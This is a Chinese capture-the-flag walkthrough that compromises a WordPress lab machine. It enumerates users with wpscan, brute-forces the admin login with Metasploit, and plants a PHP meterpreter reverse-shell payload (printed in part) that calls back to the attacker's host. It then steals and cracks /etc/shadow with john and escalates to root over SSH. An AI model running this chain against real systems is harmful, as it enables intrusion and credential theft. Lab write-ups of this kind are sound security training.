CTF-暴力破解

原创

Reaches_r 于 2021-08-07 21:59:52 发布 132 收藏
分类专栏： CTF CTF-WEB 文章标签： 网络安全 web安全 系统安全 安全

1.扫描

```
┌──(root💀kali)-[~]
└─# dirb http://192.168.203.143
```

看上去就有货，打开是个WordPress网页

```
---- Scanning URL: http://192.168.203.143/ ----
+ http://192.168.203.143/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://192.168.203.143/secret/
+ http://192.168.203.143/server-status (CODE:403|SIZE:303)
```

有个登录界面


META

Log in

Entries RSS

Comments RSS

WordPress.org



2.尝试破解

（1）wpscan专门扫描WordPress的工具

```
┌──(root💀kali)-[~]
└─# wpscan --url http://vtcsec/secret --enumerate u
```

（2）得到用户名admin

```
[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://vtcsec/secret/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```


（3）用metasploit破解，得到密码也为admin

```
msf6 > use auxiliary/scanner/http/wordpress_login_enum
msf6 auxiliary(scanner/http/wordpress_login_enum) > show options

Module options (auxiliary/scanner/http/wordpress_login_enum):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   BLANK_PASSWORDS     false            no        Try blank passwords for all users
   BRUTEFORCE          true             yes       Perform brute force authentication
   BRUTEFORCE_SPEED    5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS        false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS         false            no        Add all passwords in the current database to the list
   DB_ALL_USERS        false            no        Add all users in the current database to the list
   ENUMERATE_USERNAMES true             yes       Enumerate usernames
   PASSWORD                             no        A specific password to authenticate with
   PASS_FILE                            no        File containing passwords, one per line
   Proxies                              no        A proxy chain of format type:host:port[,type:host:port][...]
   RANGE_END           10               no        Last user id to enumerate
   RANGE_START         1                no        First user id to enumerate
   RHOSTS                               yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT               80               yes       The target port (TCP)
   SSL                 false            no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS     false            yes       Stop guessing when a credential works for a host
   TARGETURI           /                yes       The base path to the wordpress application
   THREADS             1                yes       The number of concurrent threads (max one per host)
   USERNAME                             no        A specific username to authenticate as
   USERPASS_FILE                        no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS        false            no        Try the username as the password for all users
   USER_FILE                            no        File containing usernames, one per line
   VALIDATE_USERS      true             yes       Validate usernames
   VERBOSE             true             yes       Whether to print output for all attempts
   VHOST                                no        HTTP server virtual host
```




```
msf6 auxiliary(scanner/http/wordpress_login_enum) > set rhosts 192.168.203.143
rhosts => 192.168.203.143
msf6 auxiliary(scanner/http/wordpress_login_enum) > set targeturi /secret
targeturi => /secret
msf6 auxiliary(scanner/http/wordpress_login_enum) > set username admin
username => admin
msf6 auxiliary(scanner/http/wordpress_login_enum) > set pass_file /usr/share/wordlists/
dirb            dirbuster       fasttrack.txt   fern-wifi       metasploit      nmap.lst        rockyou.txt.gz  wfuzz
msf6 auxiliary(scanner/http/wordpress_login_enum) > set pass_file /usr/share/wordlists/
dirb            dirbuster       fasttrack.txt   fern-wifi       metasploit      nmap.lst        rockyou.txt.gz  wfuzz
msf6 auxiliary(scanner/http/wordpress_login_enum) > set pass_file /usr/share/wordlists/dirb
dirb       dirbuster
msf6 auxiliary(scanner/http/wordpress_login_enum) > set pass_file /usr/share/wordlists/dirb/
big.txt               common.txt            extensions_common.txt  mutations_common.txt   small.txt             stress
catala.txt            euskera.txt           indexes.txt            others                 spanish.txt           vulns
msf6 auxiliary(scanner/http/wordpress_login_enum) > set pass_file /usr/share/wordlists/dirb/common.txt
pass_file => /usr/share/wordlists/dirb/common.txt
msf6 auxiliary(scanner/http/wordpress_login_enum) > run
```




```
[*] 192.168.203.143:80 - [0286/4614] - /secret - WordPress Brute Force - Trying username:'admin' with password:'admin'
[+] /secret - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'admin'
```

3.生成基于webshell，替换原404页面代码

```
└─# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.203.130 lport=4444
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1116 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.203.130'; $port = 4444; if (($f = 'stream_so
}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip,
 && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $i
type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'st
_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b
eam': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-str
k_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eva
(); } else { eval($b); } die();
```

网址输入启动webshell



4.下载passwd和shadow文件，用john暴力破解

```
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd -> /root/passwd
[*] Downloaded 2.31 KiB of 2.31 KiB (100.0%): /etc/passwd -> /root/passwd
[*] download   : /etc/passwd -> /root/passwd
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow -> /root/shadow
[*] Downloaded 1.27 KiB of 1.27 KiB (100.0%): /etc/shadow -> /root/shadow
[*] download   : /etc/shadow -> /root/shadow
```



```
┌──(root💀kali)-[~]
└─# unshadow passwd shadow > craker

┌──(root💀kali)-[~]
└─# john craker
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2021-08-07 09:52) 100.0g/s 500.0p/s 500.0c/s 500.0C/s marlinspike..ma
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


5.刚刚扫描发现有开22端口，我们尝试ssh登录，也可以选择meterpreter shell登录，sudo -i获得root权限

```
┌──(root💀kali)-[~]
└─# ssh marlinspike@192.168.203.143
marlinspike@192.168.203.143's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

19 packages can be updated.
19 updates are security updates.

New release '18.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Aug  7 09:55:37 2021 from 192.168.203.130
marlinspike@vtcsec:~$ sudo -i
[sudo] password for marlinspike:
root@vtcsec:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vtcsec:~#
```